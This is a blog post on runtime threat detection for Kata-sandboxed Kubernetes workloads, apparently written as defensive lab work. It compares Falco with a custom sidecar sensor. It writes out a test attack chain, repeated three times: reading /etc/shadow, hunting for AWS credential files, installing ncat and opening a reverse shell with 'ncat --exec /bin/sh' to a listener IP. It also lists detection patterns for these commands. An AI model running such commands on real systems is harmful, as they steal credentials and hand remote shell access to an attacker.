
Runtime Security in Kata: Less Visibility, Better Signal
Why chasing syscalls is the wrong problem and what to watch instead
Working as a solutions architect while going deep on Kubernetes security — prevention-first thinking, open source tooling, and a daily rabbit hole of hands-on learning. I make the mistakes, then figure out how to fix them (eventually).
Kata containers give you a stronger boundary. That is the point.
But that boundary also breaks a lot of the assumptions we rely on for runtime security. The usual model works because containers share a kernel. You get visibility from the host, you stream syscalls, and you build detections on top of that.
Kata changes that.

Now there is a guest kernel in the way, and “just look at the host” stops being enough. At some point, adding more host-level telemetry does not help. You are just looking harder from the wrong side of the wall.
So instead of trying to force the usual model to fit, I went in the other direction: figure out what actually matters inside the workload and build around that.
This post does two things:
Show the normal runtime-security model with a quick Falco sanity check in a standard container and then in Kata.
Show why the answer in Kata is not “get every syscall back,” but “collect the right signals from inside the workload boundary.”
Diagrams

What you would need if you insisted on the old model

This is the awkward reality in Kata. The workload sits behind a guest kernel, so host Falco is no longer observing the workload the same way it would in a shared-kernel container runtime. If you want syscall-centric visibility all the way through, you start drifting toward a two-layer model: one perspective in the guest, one on the host, and a lot more complexity than “just deploy Falco.”

The model we actually care about

This is the practical model. Keep the host boundary intact. Do not try to recreate a full runtime platform inside the guest. Put a small agent next to the workload, capture a handful of high-signal behaviors, and ship them somewhere useful.
Quick reset: what actually changed
In a normal Kubernetes setup:
containers share the host kernel
syscalls are visible from the host
runtime detection lives comfortably at that layer
That is why tools like Falco work so well in standard container environments. The observation point matches the workload.
With Kata:
each pod runs inside its own lightweight VM
syscalls terminate inside the guest kernel
the host sees less, and sometimes sees it differently
The important part is not just “less visibility.” It is that the observation point moved. A Kata pod is not just a more isolated container. It is a workload running behind its own kernel boundary. That means host-level runtime tooling is no longer standing in the same place relative to the process you care about.
Lightning baseline: Falco on a normal container
Before arguing with the model, it is worth doing the easy sanity check.
Fast deploy
Quick and dirty Falco deploy.
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update

helm upgrade --install falco falcosecurity/falco \
  -n falco \
  --create-namespace \
  --set falcosidekick.enabled=true \
  --set falcosidekick.webui.enabled=true
That is enough for a quick lab check. No giant tuning exercise. No twenty-page values file. Just get Falco running and confirm the standard model still behaves like the standard model.
Test workload
A plain container is enough:
apiVersion: v1
kind: Pod
metadata:
  name: normal-app
  namespace: default
  labels:
    app: normal-app
spec:
  restartPolicy: Never
  containers:
    - name: app
      image: debian:stable-slim
      command: ["/bin/sh", "-c"]
      args:
        - |
          apt-get update && apt-get install -y procps findutils && \
          sleep 3600
Apply it:
kubectl apply -f normal-pod.yaml
A singular attack worth testing
For this comparison, let’s not just “spawn a shell.” Let’s try a sequence of events:
exec in
read sensitive file
browse for aws creds
install ncat
spawn reverse shell
That gives you a decent mini attack chain.
Example:
kubectl exec -it normal-app -- /bin/bash

# inside the container
cat /etc/shadow
find / -iname ".aws/credentials" 2>/dev/null
apt install ncat -y
ncat --exec /bin/sh 10.244.0.1 4444 #run nc -lvnp 4444 from attacker machine
What you expect to see
In a standard container runtime, Falco is in its natural habitat. Assuming Falco defaults, you should see signal around sensitive file access, finding aws creds, dropping a new binary, and launching a reverse shell. While this could vary a bit, the main point is simple:
in a shared-kernel container, host-level syscall monitoring lines up with the workload you are testing
No mystery. No special pleading. The baseline works. As we can see in this snippet from Falco Sidekick.

Run the same thing in Kata
Now take basically the same pod and move it to Kata:
apiVersion: v1
kind: Pod
metadata:
  name: kata-app
  namespace: default
  labels:
    app: kata-app
spec:
  runtimeClassName: kata-qemu
  restartPolicy: Never
  containers:
    - name: app
      image: debian:stable-slim
      command: ["/bin/sh", "-c"]
      args:
        - |
          apt-get update && apt-get install -y netcat-openbsd procps findutils && \
          sleep 3600
Apply it:
kubectl apply -f kata-pod.yaml
Then run the same sequence:
kubectl exec -it kata-app -- /bin/bash

# inside the container
cat /etc/shadow
find / -iname ".aws/credentials" 2>/dev/null
apt install ncat -y
ncat --exec /bin/sh 10.244.0.1 4444 #run nc -lvnp 4444 from attacker machine
And you'll see nothing. The workload is now behind a guest kernel. That means the host Falco sensor is no longer seeing the same direct syscall stream it gets in a normal container model.
But here is the point.
This is not a Falco failure, and it is not a Kata bug. This is the boundary doing its job.
Kata is supposed to change the isolation model. If the runtime boundary changes, the detection model has to change with it.
Why I am not going to put Falco inside Kata
This is where the line starts to matter. Could you try to push harder on syscall-centric detection inside Kata? Sure.
You could put Falco into the container. But I don't think the juice is worth the squeeze.
I am not working with a giant production fleet here. This is a sandboxed workload, not a sea of hundreds of ordinary containers. I do not have the luxury of just collecting everything and tuning it forever. And more importantly, Kata is not trying to be “regular containers, but a little stronger.” It is a different boundary with different tradeoffs.
So my question changes too.
Instead of asking:
how do I get all my syscalls back?
how do I make Falco see everything it used to see?
I am asking:
what do I actually need to observe, from inside this workload, to know something meaningful is happening?
That leads to a much smaller and much more defensible list:
shell execution
recon behavior
installing new binaries
reverse shell
suspicious outbound connections
process chains that look like an attack rather than normal app behavior
That is the design center for the micro-agent. Just enough signal, from the right side of the boundary, to tell me when a sandboxed workload starts acting like an attacker lives there now.
The micro-agent: less visibility, actual signal
The micro-agent is deliberately simple:
it runs as a sidecar inside the Kata pod
it polls
/procfor running processesit applies a small set of rules focused on high-signal behavior
it ships events to a lightweight receiver with a UI
That’s it. No kernel hooks. No syscall stream. No attempt to reconstruct the host view. Instead, it answers a narrower question:
what is this workload actually doing right now?
What it looks for
The detection model maps directly to the behaviors I actually care about:
shell execution inside the workload
access to sensitive files (
/etc/shadow)credential discovery (
.aws/credentials)package manager usage (
apt-get install,apk add, etc.)execution of newly introduced binaries
network utilities used for remote execution (
ncat --exec,nc -e)
This is not exhaustive. It is intentionally selective. Each rule is simple:
match a process name
optionally match a command-line pattern
emit a structured event
For example:
cat /etc/shadow→shadow_file_accessapt-get install -y ncat→package_manager_executionncat --exec /bin/sh ...→nc_execution
No magic. Just picking signals that actually mean something.
Approximating “drop and execute”
Falco can tell you that a binary came from the container’s writable layer. Inside the workload, I do not have that context. No overlayfs view. No runtime metadata.
So I approximate it:
build a baseline of executable paths when the container starts
watch for new processes
if a process executes a binary that was not present at startup, flag it
That becomes:
post_start_binary_execution
It is not perfect. It does not know why the binary is new. But it captures what matters:
something showed up after startup, and now it is running
Running the same attack chain
So now I run the same Kata app, but with the sensor.
apiVersion: v1
kind: Pod
metadata:
  name: kata-app
  namespace: kata-demo
  labels:
    app: kata-app
spec:
  runtimeClassName: kata-qemu
  shareProcessNamespace: true
  restartPolicy: Never
  containers:
    - name: app
      image: debian:stable-slim
      imagePullPolicy: Always
      command: ["/bin/sh", "-c"]
      args:
        - |
          sleep 3600

    - name: sensor
      image: sfmatt/kata-sensor:latest
      imagePullPolicy: Always
      env:
        - name: RECEIVER_URL
          value: "http://kata-receiver.kata-demo.svc.cluster.local/events"
        - name: POLL_INTERVAL
          value: "2"
        - name: HEARTBEAT_INTERVAL
          value: "15"
        - name: MODE
          value: "kata"
        - name: EXPECTED_PROCESSES
          value: "sleep"
        - name: POD_NAME
          valueFrom:
            fieldRef:
              fieldPath: metadata.name
        - name: POD_NAMESPACE
          valueFrom:
            fieldRef:
              fieldPath: metadata.namespace
And I run the receiver (poor man's Falco Sidekick) as well.
apiVersion: v1
kind: Namespace
metadata:
  name: kata-demo
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: kata-receiver
  namespace: kata-demo
spec:
  replicas: 1
  selector:
    matchLabels:
      app: kata-receiver
  template:
    metadata:
      labels:
        app: kata-receiver
    spec:
      containers:
        - name: receiver
          image: sfmatt/kata-receiver:latest
          imagePullPolicy: Always
          ports:
            - containerPort: 8080
---
apiVersion: v1
kind: Service
metadata:
  name: kata-receiver
  namespace: kata-demo
spec:
  type: NodePort
  selector:
    app: kata-receiver
  ports:
    - name: http
      port: 80
      targetPort: 8080
      nodePort: 30080
Apply these. With the sensor pod and receiver running, I execute the same sequence inside the container:
kubectl exec -it -n kata-demo kata-app -- /bin/bash

# inside the container
tail -f /etc/shadow
sh -c 'while true; do find / -path "*/.aws/credentials" 2>/dev/null; sleep 1; done'
apt update && apt install ncat -y
ncat --exec /bin/sh 10.244.0.1 4444 # run nc -lvnp 4444 from attacker machine
And the output is exactly what I need:
unexpected_shellshadow_file_accessaws_credential_discoverypackage_manager_executionpost_start_binary_executionnc_execution

That’s the whole story. No massive ruleset. Six events. This is not about replacing Falco. It is about proving a different point:
inside a sandboxed workload, you can still get meaningful runtime signal without rebuilding full system visibility
The signal is smaller. The implementation is simpler. But the outcome is still useful.
Perfect is the enemy of the good
There are obvious gaps:
this is polling-based
fast, short-lived processes can be missed
there is no kernel-level visibility
“new binary” detection is a heuristic, not ground truth
this hasn’t been hardened or security tested
But those tradeoffs are intentional. I’m not trying to rebuild the host from inside the guest. I’m trying to answer a simpler question:
does this workload look like it just got compromised?
And for this scenario, six signals is enough to answer that with confidence.
Wrapup
This is a starting point, not an endpoint. Zooming out:
what is the minimal detection model that actually works across sandboxed runtimes?
which signals survive isolation boundaries consistently?
how do you combine admission + runtime + workload-local context into something coherent?
I don’t think the answer is “just run Falco inside the guest.” This isn’t about seeing everything. It’s about seeing enough. Kata changes the boundary, so the detection model has to change too. And once you accept that, the problem gets smaller.
It’s a bit like watching your kid in a sandbox. You’re not responsible for the whole park, the playground, and every other kid running around. You’re focused on a small, defined space. If something weird happens in that sandbox, you’ll notice.
From experience, that’s a much more manageable problem.
And inside a sandboxed workload, that’s really the point. You don’t need global visibility. You need confidence that the thing in front of you isn’t starting to behave like something it shouldn’t.